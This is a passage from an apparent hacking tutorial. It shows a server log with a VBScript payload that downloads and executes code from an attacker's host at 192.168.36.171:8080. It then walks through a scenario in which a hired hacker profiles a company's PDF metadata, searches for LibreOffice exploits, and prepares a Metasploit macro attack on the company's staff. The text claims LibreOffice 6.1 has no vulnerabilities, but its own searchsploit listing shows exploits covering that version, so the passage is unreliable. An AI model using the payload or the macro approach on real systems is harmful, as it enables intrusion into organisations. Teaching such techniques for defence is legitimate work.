3:04:24 PM 192.168.36.171:49070 Requested GET /
3:04:24 PM 192.168.36.171:49072 Requested GET /
3:12:32 PM 192.168.36.171:44345 Requested GET /
3:12:39 PM 192.168.36.171:37297 Requested GET /?search=> On Error Res
> x.Open "GET","http://192.168.36.171:8080/Glm1bLG6s",False
> If Err.Number <> 0 Then
> wsh.exit
> End If
> x.Send
> Execute x.responseText.}
3:12:41 PM 192.168.36.171:42315 Requested GET /?search=
```

Scenario 2
Macros

A hacker was paid to hack into a company named Dharayu Pvt Ltd. After performing information gathering for a week, the information he gathered included email address of some of their users. Deeming this information is not enough, he began to perform further reconnaissance. The break came with the company's website. He found the company's Terms and Conditions on their website in PDF format.




COMPANY TERMS AND CONDITIONS – DHARAYU PVT LTD

Last updated [June, 2016]

AGREEMENT TO TERMS

These Terms and Conditions constitute a legally binding agreement made between you, whether personally or on behalf of an entity ("you") and Dharayu Pvt. Ltd. ("we," "us" or "our"), concerning your access to and use of the services of our company as well as any other media form, media channel, mobile website or mobile application related, linked, or otherwise connected thereto (collectively, the "Site").

When he looked if the PDF file had any metadata, he found that the PDF file was produced by libreoffice version 6.1.




Metadata Info Of Your File

The following table contains all the exif data and metadata info we could extract from your file using our free online metadata and exif viewer.

File Name	Terms_and_conditions.pdf
File Size	38 KiB
File Type	PDF
File Type Extension	pdf
Mime Type	application/pdf
Pdf Version	1.5
Linearized	No
Page Count	2
Language	en-US
Creator	Writer
Producer	LibreOffice 6.1
Create Date	2021:04:04 10:48:00+05:30
Category	application
Raw Header	25 50 44 46 2D 31 2E 35 0A 25 C3 A4 C3 BC C3 B6 C3 9F 0A 32 20 30 20 6F 62 6A 0A 3C 3C 2F 4C 65 6E 67 74 68 20 33 20 30 20 52 2F 46 69 6C 74 65 72 2F 46 6C 61 74 65 44 65 63 6F 64 65 3E 3E 0A 73

Libre Office is an open source word processor like Microsoft Word. Although not as popular as Microsoft Word, Libre office is used by many organizations due to its ease of use and open source nature.

There were no exploits available for this particular version of Libreoffice in Searchsploit So it doesn't have any vulnerabilities to exploit.




```
┌──(kali㉿kali)-[~]
└─$ searchsploit libreoffice
--------------------------------- ---------------------------------
 Exploit Title                   |  Path
--------------------------------- ---------------------------------
Apache UNO / LibreOffice Versio | multiple/remote/46544.py
LibreOffice 3.5.2.2 - Memory Co | multiple/dos/18754.php
LibreOffice 3.5.3 - '.rtf' File | windows/dos/18940.php
LibreOffice < 6.0.1 - '=WEBSERV | linux/remote/44022.md
LibreOffice < 6.0.7 / 6.1.3 - M | multiple/local/46727.rb
LibreOffice < 6.2.6 Macro - Pyt | multiple/remote/47298.rb
LibreOffice/Open Office - '.odt | windows/local/44564.py
--------------------------------- ---------------------------------
Shellcodes: No Results
```


Since the hacker had information about a software used on the target network and emails of some employees of the target company, he decided to use macros to try to gain access on the target network. Macros are scripts used by word processors like Microsoft Word to automate tasks.

Although macros are normal scripts useful for benign purposes like repeating actions, hackers have used them for hacking into systems. There are chances of antivirus failing to detect macros. Hacking through Macros is so powerful that Metasploit also included a module to create macros.

The hacker decided to use Metasploit to create a macro. However, although he knew Libre Office was being used by the target company, he had no knowledge about the Operating sys-tem being used. Libre office runs both on Windows and Linux operating systems.

